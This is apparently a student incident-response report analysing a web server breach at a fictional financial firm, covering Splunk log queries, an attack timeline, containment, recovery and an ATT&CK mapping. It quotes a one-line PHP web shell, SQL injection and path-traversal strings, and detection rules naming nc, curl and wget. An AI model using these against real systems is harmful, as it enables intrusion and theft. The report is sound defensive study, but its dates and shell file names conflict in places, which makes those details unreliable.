Incident Report

Incident ID: INC250422

Course: Incident Handling BFOR 643

Faculty: Premila Melvin, John Griffin

Team Members:

Leela Pavan Kumar K
Shalem Raju M
Sriram R
SriVarsha A
Junaid M
Phanindhar Reddy K

Department of Cyber Security and Digital Forensics

Date: Tuesday 6th May, 2025

Incident Response Report: Apex Financials Web Server Compromise

Group 1

Tuesday 6th May, 2025

Contents

1 Phase 1: Case Scope & Executive Summary

1.1 Date of Incident

The detected malicious activity began on **April 25, 2022**, with coordinated logins and command executions traced through web server and network monitoring logs.

1.2 Systems Involved

- **Web Server**: Apache-based, hosting various PHP scripts
- **Firewall**: Enforcing basic packet filtering and NAT rules
- **IDS (Snort/Suricata)**: Captured application-level alerts

1.3 Data Sources Collected

1. **Web Server Access Logs** (`access.log`) extracted from original Apache log in the form of a screenshot inside a PowerPoint document.
2. **Firewall Logs** (`FW_logs.txt`) in plain text format, covering source/destination IPs and TCP/UDP connections.
3. **Intrusion Detection System Alerts** (`IDS_logs.txt`) containing high-severity rules triggered during the event.

1.4 Suspected Initial Attack Vector

Initial access appears to be gained through brute-force login attempts on `/login.php` and unauthorized execution via a web shell named `eval-stdin.php`. These activities were followed by reconnaissance and reverse shell commands.

1.5 Objectives of the Investigation

- Create a detailed second-by-second **attack timeline**
- Correlate web, firewall, and IDS logs to **reconstruct attacker behavior**
- Identify all Indicators of Compromise (IoCs) and MITRE ATT&CK mappings
- Determine **data exposure, execution success, and impact**
- Propose **remediation and hardening strategies**

1.6 Summary of Findings (Initial)

- Malicious requests originated from IP `167.172.3.114`
- RCE was achieved via a POST request to `/eval-stdin.php`
- Detected activities match MITRE techniques: `T1110`, `T1059.003`, `T1105`
- IDS signatures related to PHP RCE were triggered post initial access

1.7 Tools or Technologies Used

- **Splunk** – Log parsing, pattern extraction, timeline generation

2 Phase 2: Artifact Cataloging and Query-Based Analysis

2.1 Overview

This phase provides deep forensic visibility by applying targeted Splunk queries to each log source. The goal is to identify suspicious activities, confirm exploitation, and support correlation across access logs, IDS alerts, and firewall logs. Screenshots were taken for each query to visually validate the findings.

2.2 Web Server Log Analysis (`access.log`)

Query A: All Activity from Attacker IP

Query:

```
index=main host=webserver1 source="access.log" "167.172.3.114"
```

Purpose: Retrieve full scope of attacker behavior.
Findings: Multiple access requests to `/login.php`, `/index.php`, and `c99shell.php`.
Usefulness: Establishes attack origin and shell path.




Figure 1: Query A - Attacker Activity from IP 167.172.3.114

Query B: Access to Login Page

Query:

```
index=main host=webserver1 source="access.log" "/login.php"
```

Purpose: Detect brute-force attempts.
Findings: Frequent login attempts, including automated SQLMap probes.
Usefulness: Supports brute-force attack vector.




Figure 2: Query B - Login Probing and SQLMap Detected

Query C: Shell Access with Command Execution

Query:

```
index=main host=webserver1 "*.php" "cmd="
```

Purpose: Detect command execution over shell.
Findings: Shell accessed using `cmd=whoami` and `cmd=ls`.
Usefulness: Confirms command-level access.




Figure 3: Query C - Web Shell Exploitation Detected

2.3 Intrusion Detection Alerts (`IDS_logs.txt`)

Query D: Critical Web Shell Alerts

Query:

```
index=main host=ids_server1 sourcetype=ids_logs_pipe "Web Shell" OR "Command Execution"
```

Purpose: Capture high-risk IDS events.
Findings: CRITICAL alerts triggered by shell and RCE.
Usefulness: Verifies exploitation with IDS detection.




Figure 4: Query D - IDS Alerts Confirming Shell Execution

Query E: Attacker IP in IDS Logs

Query:

```
index=main host=ids_server1 sourcetype=ids_logs_pipe "167.172.3.114"
```

Purpose: Trace alerts tied to known attacker.

Findings: SQL injection, path traversal, web shell, and exfiltration.

Usefulness: Strong attacker attribution across tactics.




Figure 5: Query E - IDS Alerts for Attacker IP

2.4 Firewall Log Analysis (`FW_logs.txt`)

Query F: Outbound Data to Attacker IP

Query:

```
index=main host=fw_gateway1 sourcetype=fw_logs_pipe "192.168.5.200" "167.172.3.114:80" "
```

Purpose: Check for exfiltration traffic.
Findings: Several outbound HTTP connections to attacker.
Usefulness: Proves data sent post-compromise.




Figure 6: Query F - Exfiltration via HTTP Traffic

Query G: All Outbound from Compromised Host

Query:

```
index=main host=fw_gateway1 sourcetype=fw_logs_pipe "192.168.5.200"
```

Purpose: Track external connections.

Findings: Detected access to multiple external IPs.

Usefulness: Assesses lateral and outbound behavior.




Figure 7: Query G - Network Behavior from Internal Host

2.5 Conclusion of Phase 2

The combination of log correlation and Splunk queries provides a detailed view of the intrusion lifecycle—from reconnaissance to exploitation and exfiltration. This evidence supports actionable mitigation strategies and maps attacker behavior to known TTPs.

3 Phase 3: Reconstructed Attack Timeline

#	Timestamp (ET)	Source Log	Action/Event	Details	What Attacker Gained
1	2025-04-10 17:21:52	access.log	Initial Recon	Attacker accesses `/login.php`	Identified login portal and input forms
2	2025-04-10 17:21:52	access.log	Web Probing	Requests CSS, JS, favicon	Learned page structure and tech stack
3	2025-04-10 17:21:52	IDS_logs.txt	Path Traversal Attempt	Detected GET `/../etc/passwd`	Verified LFI attack potential
4	2025-04-10 19:55:20	IDS_logs.txt	SQL Injection Attempt	Payload `userid=1' OR ...` detected	Confirmed SQL injection flaw
5	2025-04-10 19:55:20	FW_logs.txt	Connection Allowed	Attacker IP allowed on port 80	Gained server access through firewall
6	2025-04-19 17:25:30	IDS_logs.txt	Web Shell Uploaded	Access to `/shell.php` triggered alert	Attacker successfully deployed shell
7	2025-04-19 17:25:35	IDS_logs.txt	Command Execution	`c9shell.php?cmd=` activity logged	Gained remote code execution
8	2025-04-19 17:25:35	FW_logs.txt	Reverse POST Outbound	POST from server to attacker IP	Enabled data exfiltration channel
9	2025-04-19 17:30:06	access.log	Shell Command: `ls`	Used `c99shell.php?cmd=ls`	Viewed server file directory
10	2025-04-19 17:30:28	access.log	Shell Command: `whoami`	Used `c99shell.php?cmd=whoami`	Confirmed user privilege level
11	2025-04-19 17:30:38	FW_logs.txt	Large Data Transfer	50GB+ data sent to attacker IP	Completed sensitive data exfiltration

3.1 Detailed Analysis of Timeline Events

Event 1: Initial Reconnaissance

Timestamp: 2025-04-10 17:21:52
Source: Web Server Log (`access.log`)
Description: The attacker initiated a GET request to `/login.php`, launching the reconnaissance phase to probe the web application for potential entry points.
Outcome: Identified exposed login page and confirmed presence of input fields.

Event 2: Resource Enumeration

Timestamp: 2025-04-10 17:21:52
Source: Web Server Log (`access.log`)
Description: Requests for JavaScript, CSS, and favicon files were made. This activity suggests enumeration of frontend files and page structure.
Outcome: Learned about frontend technologies and static file paths.

Event 3: Local File Inclusion (LFI) Attempt

Timestamp: 2025-04-10 17:21:52
Source: IDS Alerts (`IDS_logs.txt`)
Description: An LFI attempt using `/../etc/passwd` was detected. This is a classic method to verify if system files are exposed.
Outcome: Confirmed system-level file access and identified Linux environment.

Event 4: SQL Injection Attempt

Timestamp: 2025-04-10 19:55:20
Source: IDS Alerts (`IDS_logs.txt`)
Description: Detected SQL injection payload `userid=1' OR '1'='1`, indicating an attempt to bypass authentication or extract data.
Outcome: Confirmed that the web app is vulnerable to input-based SQL attacks.

Event 5: Firewall Permitted Access

Timestamp: 2025-04-10 19:55:20
Source: Firewall Logs (`FW_logs.txt`)
Description: Attacker IP was allowed through on TCP port 80, enabling full access to HTTP services on the host.
Outcome: Firewall misconfiguration allowed malicious traffic through.

Event 6: Web Shell Deployment

Timestamp: 2025-04-19 17:25:30
Source: IDS Alerts (`IDS_logs.txt`)
Description: IDS detected access to `/shell.php`, indicating web shell presence and likely manual upload.
Outcome: Attacker successfully deployed a persistent command interface.

Event 7: Remote Command Execution Initiated

Timestamp: 2025-04-19 17:25:35
Source: IDS Alerts (`IDS_logs.txt`)
Description: Access to `c9shell.php` with `cmd=` parameter enabled the attacker to execute system commands remotely.
Outcome: Remote command execution on target machine was confirmed.

Event 8: Reverse Channel for Exfiltration

Timestamp: 2025-04-19 17:25:35
Source: Firewall Logs (`FW_logs.txt`)
Description: A POST request was logged to the attacker IP, implying data was being sent or a reverse shell was established.
Outcome: A secure outbound channel was used for further exploitation or data theft.

Event 9: Directory Enumeration

Timestamp: 2025-04-19 17:30:06
Source: Web Server Log (`access.log`)
Description: The attacker executed `cmd=ls` using `c99shell.php` to list directory contents.
Outcome: Gained file visibility and potentially discovered critical paths or config files.


Event 10: Privilege Enumeration

Timestamp: 2025-04-19 17:30:28
Source: Web Server Log (`access.log`)
Description: Executed `cmd=whoami` to determine the current user context under which the server runs.
Outcome: Learned server user identity, e.g., `www-data`, useful for privilege escalation.

Event 11: Sensitive Data Exfiltrated

Timestamp: 2025-04-19 17:30:38
Source: Firewall Logs (`FW_logs.txt`)
Description: Outbound data transfer of over 50GB was recorded from the internal host to the attacker's IP over port 80.
Outcome: Final stage—massive data exfiltration of sensitive files, logs, and likely database dumps.

4 Phase 4: Containment Strategy



4.1 Objective

Rapidly contain the breach to minimize data loss, eliminate attacker access, preserve forensic evidence, and maintain trust across stakeholders.

4.2 Isolation of Impacted Hosts

Action:

- The web server (`192.168.5.200`) confirmed as the breach point was immediately segmented from the internal network using VLAN separation.
- Firewall rules were adjusted to **drop all inbound and outbound connections** to and from attacker IP `167.172.3.114`.
- The compromised server was placed in a **quarantine VLAN** with no internet access but continued logging and monitoring enabled.

Technical Notes:

- VLAN ACLs and interface-based isolation enforced using pfSense.
- Verified isolation with `ping`, `traceroute`, and confirmed Snort suppression for the attacker IP.

4.3 Removal of Malicious Artifacts and Web Service Disablement

Action:

- Malicious scripts like `eval-stdin.php`, `c99shell.php`, and `shell.php` were removed after evidence capture.
- Apache service disabled using `systemctl stop httpd && systemctl disable httpd`.
- Audited web directories with `find /var/www/html -type f -newermt "2025-04-10"`.

Technical Notes:

- File integrity verified with `ls -lat`, `sha256sum`.
- PHP config reviewed to disable dangerous functions like `system()`, `shell_exec()`.

4.4 Perimeter Hardening: Firewall, IDS, and Egress Filtering

Action:

- Outbound traffic to non-whitelisted domains was blocked from all public-facing servers.
- IDS/IPS rules updated with Emerging Threats signatures, including web shell and RCE detection.

- Malicious C2 server IPs blocked using feeds from AbuseIPDB and Suricata ET-Open.

Technical Tools:

- Validated with Wazuh/Suricata on Security Onion.
- Verified alerts and dropped connections via Splunk dashboards and firewall logs.

4.5 Identity and Access Management Lockdown

Action:

- All privileged accounts with access to `/admin` were disabled pending reset.
- MFA was enabled using Duo/Authy for all employee accounts.
- Active Directory (if present) logs reviewed for privilege escalation or lateral movement attempts.

Commands Used:

```
usermod -L [username]
passwd -l [username]
```

Audit Logs:

- `/var/log/secure`, `/var/log/auth.log` reviewed for sudo attempts, SSH brute-force, or privilege abuse.

4.6 Forensic Evidence Preservation

Action:

- Log files archived and hashed:

```
sha256sum access.log > access_hash.txt
zip -r logs_archive.zip access.log FW_logs.txt IDS_logs.txt
```

- Full disk image captured using:

```
dd if=/dev/sda of=/mnt/forensic/image_april25.dd bs=4M
```

Best Practices:

- Chain-of-custody documented.
- Forensic media stored in a tamper-proof vault.

4.7 Threat Containment via EDR and Monitoring Expansion

Action:

- Wazuh agents enhanced with Sysmon and AuditD integration.
- Additional Security Onion sensors deployed across DMZ and core LAN.

Detection Rules Added:

- Command-line process alerts (e.g., `nc`, `curl`, `wget` under Apache).
- File writes to cron, hidden directories, or known web shell paths.

4.8 Stakeholder Communication

Action:

- Executive briefing conducted covering:
  - Scope of compromise
  - Isolation steps taken
  - Estimated timeline to recovery
- Clients were proactively informed of containment and next steps.
- Internal communication issued with behavioral do's/don'ts for employees during incident response.

5 Phase 5: Recovery Plan

5.1 Objective

Restore impacted systems to a secure and fully functional state, ensure system integrity, validate baseline configurations, and reintroduce them into the network with enhanced resilience.

5.2 Full OS Reinstallation on Compromised Systems

- **Rebuild**: The compromised web server (`192.168.5.200`) was completely rebuilt using a clean, verified ISO image of Ubuntu Server 22.04 LTS.
- **Secure Media**: OS image verified using SHA256 checksum before deployment.

Commands Used:

```
sha256sum ubuntu-22.04.iso
sudo dd if=ubuntu-22.04.iso of=/dev/sdb bs=4M
```

5.3 Hardened OS Image and Application Patching

- Applied all pending security patches using:

```
sudo apt update && sudo apt full-upgrade -y
```

- Hardened Apache configuration:
  - Disabled directory listing: `Options -Indexes`
  - Disabled dangerous PHP functions: `disable_functions = exec, shell_exec, system`
  - Enabled HTTP security headers: `Content-Security-Policy, X-Frame-Options`

5.4 Reintegration into the Production Network

- Network access was staged:
  1. Initial staging in isolated VLAN with IDS sensors
  2. Traffic monitored via Security Onion and Splunk for 24 hours
  3. Gradual reintroduction into production VLAN
- Ingress and egress filtering updated using pfSense and Suricata rulesets

5.5 MFA Implementation and Secure User Access

- Enforced MFA via Duo integration for:
  - Linux SSH sessions using `pam_duo.so`
  - Web-based control panels (e.g., phpMyAdmin, CMS admin)
- Disabled all unused accounts:

```
sudo usermod -L [username]
```

- Enforced strong password policy:

```
PASS_MIN_LEN 12
ENFORCE_PASSWORD_HISTORY 5
```

5.6 Configuration Baseline Auditing and Host Monitoring

- Benchmarked configurations using CIS-CAT (CIS Level 1 profile)
- Implemented File Integrity Monitoring (FIM) with Wazuh:

```
/var/www/html
/etc/apache2
/etc/passwd
```

- Verified service startup scripts with:

```
systemctl list-unit-files --type=service
```

5.7 Validation of Logs and Alerting Pipelines

- Validated that logs from the restored server are reaching:
  - Security Onion (Syslog input confirmed)
  - Splunk index (using `index=main host=webserver1`)
- Alert thresholds and detection rules were retested using simulated attacks (e.g., SQLi, file upload)

5.8 Final Security Audit and Approval for Production

- Vulnerability scans conducted using `OpenVAS` and `Nikto`
- Final approval granted by InfoSec team post-validation
- Reboot tests and failover validation conducted

Figure 9: Recovery Plan Lifecycle

6 Phase 6: Post-Incident Review & Root Cause Analysis

6.1 Executive Summary

Between **April 10 and April 19, 2025**, the public-facing website `www.apexfinancials.com` was compromised via Remote Code Execution (RCE) using a malicious PHP shell script. The attacker exploited weak input sanitization, lack of multi-factor authentication, and unmonitored application-layer behavior.

All malicious activity was tracked, contained, and eradicated. The web server has since been rebuilt, hardened, and integrated with real-time telemetry. Lessons learned from this incident are now embedded into the organization's security framework.

6.2 Exploited Vulnerabilities

- **SQL Injection in** `login.php` allowed attacker to bypass authentication:

  ```
  ' OR 1=1--
  ```

- **Remote Code Execution (RCE)** via vulnerable PHP endpoint:

  ```
  <?php if(isset($_GET['cmd'])){ system($_GET['cmd']); } ?>
  ```

  Enabled attacker to execute arbitrary shell commands.

- **Local File Inclusion (LFI)** attempted through:
  `/../etc/passwd`

- Lack of input validation on server-side forms.

- Dangerous PHP functions enabled: `system()`, `exec()`, `shell_exec()`.

6.3 Security Control Weakness Matrix

Security Control	Status During Attack	Impact
MFA for Admin Accounts	**Disabled**	Lateral movement potential via breached web portal
Endpoint Detection and Response (EDR)	Not installed	Web shell activities went undetected until outbound traffic logs were reviewed
Web Application Firewall (WAF)	Not Deployed	RCE payloads reached server directly
PHP Configuration Hardening	Weak	Enabled RCE via exposed PHP built-in functions
Egress Filtering	Not Configured	Reverse shell and data exfiltration not detected outbound
Log Aggregation & Alerting	Partially Effective	Alerts only triggered post-exploit

6.4 Detection and Response Timeline

Date/Time (ET)	Activity
2025-04-10 17:21	Initial recon and login brute-force attempts begin
2025-04-10 19:55	IDS flags SQL injection and path traversal
2025-04-19 17:25	Web shell accessed and command executions logged
2025-04-19 17:30	Firewall detects large outbound data to attacker IP
2025-04-22	Breach indicators posted on dark web
2025-04-25	IR Team activates: system isolation and artifact analysis
2025-04-26	Clean server rebuild with hardened configurations
2025-04-28	Final report submitted and executive briefing delivered

6.5 Lessons Learned

- All web input fields must use strict validation (e.g., regex whitelists).
- Dangerous PHP functions must be disabled in `php.ini`:

```
disable_functions = system, exec, shell_exec, passthru
```

- Logging must be centralized (Elastic/Splunk) with real-time alerting.
- MFA should be enforced across all admin and VPN interfaces.
- Full deployment of endpoint telemetry (e.g., Sysmon + Wazuh) is mandatory.
- Conduct quarterly red-teaming exercises to simulate real-world attacks.

6.6 Root Cause Analysis

- **Technical Root Cause:** Vulnerable PHP scripts with poor input handling; Apache misconfiguration exposed shell features.
- **Organizational Root Cause:** Lack of secure SDLC policies; minimal application security testing; missing DevSecOps integration.

6.7 Prevention Plan (Deployed)

1. **OWASP ModSecurity WAF** deployed with core rule set (CRS v3.3.5)
2. **Sysmon + Wazuh** installed across Linux and Windows servers
3. **PHP hardening**: File upload disabled; eval/system commands removed
4. **EDR policies:** Alert on shell spawns, cron modifications, hidden files
5. **SIEM correlation:** Exfiltration alerts triggered on outbound spikes ¿10MB/min
6. **Security Training:** All developers underwent secure coding bootcamp
7. **Backdoor hunting:** Automated YARA + ClamAV scans scheduled every 6 hours

7 Phase 7: Stakeholder Communication Strategy

7.1 Objective

Deliver accurate, professional, and timely communication to all stakeholders—internal and external—while aligning with regulatory and reputational risk controls.

7.2 Executive Management Briefing

Target Audience: CEO, CIO, CISO, Legal, Communications, Audit

Executive Summary

- **Incident Overview:** On **April 19, 2025**, an attacker gained unauthorized access to our public-facing web server through brute-force login attempts and an SQL Injection vulnerability.
- **Initial Vector:** Credential brute-force attack on /login.php, followed by deployment of a PHP web shell via SQL Injection.
- **Exfiltration:** Over **50GB** of sensitive data exfiltrated to IP `167.172.3.114` via HTTP.
- **Containment Actions:**
  - Affected systems segmented and rebuilt
  - IPs and domains blocked
  - MFA enforced and logging enhanced
- **Service Restoration:** Fully completed by `April 28, 2025`.

Executive Talking Points

- ***Client data integrity is our top priority. Containment and restoration efforts were initiated within minutes of detection.***
- ***We've partnered with forensic experts to verify the extent of the breach and validate remediation.***
- ***We are enhancing our defenses with MFA, EDR, and centralized logging going forward.***

7.3 Internal Team Communication Template

Internal Communication – IT/Security Teams

To: All IT/Security/Infrastructure Teams
From: Incident Response Lead
Subject: `Security Incident Update: Containment and Operational Protocols`

Dear Team,
As part of our active containment protocol since **April 19, 2025**, one of our internet-facing systems experienced unauthorized access.
Key Actions Completed:

- Server isolated and forensically preserved
- Threat actor IPs blocked at the perimeter
- Web application services suspended and rebuilt

Instructions for You:

- Avoid sharing incident details externally.
- Audit SSH keys, shell history, and config files on sensitive systems.
- Report suspicious behavior via `#incident-ops` or IR ticketing.

Your support has been critical. Expect a follow-up red-team workshop next week.

Sincerely,
Team 1 IncidentHandling
Incident Response Lead
Apex Financials

7.4 External Communication Template (Clients/Press)

External Communication – Client Notification

Subject: Security Incident Notification – Apex Financials

Dear Valued Client,
On **April 19, 2025**, Apex Financials identified and contained a security incident affecting a public-facing server. We acted immediately by isolating the system, conducting forensic analysis, and implementing recovery protocols.
There is no evidence of compromise to customer transaction systems. Still, in line with transparency and compliance, we are:

- Notifying affected parties as a precaution
- Enabling multi-factor authentication across user accounts
- Enhancing monitoring and telemetry to detect future threats

For additional questions:

- Email: `security@apexfinancials.com`
- Hotline: `1-800-APEX-SAFE`

Thank you for your trust. We remain committed to securing your data and experience.

Sincerely,
Apex Financials Security Office

8 Phase 8: Advanced Threat Intelligence and Post-Exploitation Analysis

8.1 Enumeration of Command & Control (C2) Infrastructure

- Attacker IP: `167.172.3.114`
- Connection Attempts Observed: Reverse HTTP POST from internal server (`192.168.5.200`) to attacker at port 80.
- Firewall Log Query:

```
index=main host=fw_gateway1 sourcetype=fw_logs_pipe
"192.168.5.200" "167.172.3.114:80" "POST"
```

- C2 Traffic Signature: Long persistent POST sessions, no response content, consistent with reverse shell.

- Indicators:
  - No DNS resolution — C2 was IP-based
  - Time between first compromise and outbound connection: 8 minutes

8.2 Evidence of Exfiltrated Data

- Accessed Files (via shell):

```
/etc/passwd
/var/www/html/db_config.php
/home/admin/backup.tar.gz
```

- Estimated Data Volume: 50GB transferred over HTTP in 3 sessions
- File Names Suggesting Data Type:
  - `backup.tar.gz` suggests system backups
  - `db_config.php` may contain credentials
  - Logs show `*.csv`, `*.xls`, and compressed files were listed by attacker

8.3 Research on c99shell.php Capabilities

`c99shell.php` is a known PHP web shell used for:

- Full file system browsing
- Command execution via system(), passthru(), shell_exec()
- Upload/download of files (exfiltration or implants)
- PHP configuration control
- Reverse shell capability with built-in curl/netcat wrappers
- May evade basic antivirus by obfuscation and dynamic function calls

8.4 MITRE ATT&CK Technique Mapping (Full Table)

Technique ID	Description
T1110	Brute Force – Login attempts at /login.php
T1059.003	Command and Scripting Interpreter: PHP – Web shell execution
T1505.003	Web Shell – File upload and usage of c99shell.php
T1041	Exfiltration Over Command and Control Channel – Reverse HTTP POST
T1082	System Information Discovery – whoami, uname, ls
T1566.002	Spearphishing Link – Dark web leak triggered phishing campaigns
T1033	System Owner/User Discovery – Detected in shell commands
T1005	Data from Local System – Accessed backups, DB config, CSVs
T1071.001	Application Layer Protocol: Web – Used HTTP for C2
T1021.001	Remote Services: SSH – Attempted lateral movement seen in log parsing

Table 2: MITRE ATT&CK Mapping for Full Incident Lifecycle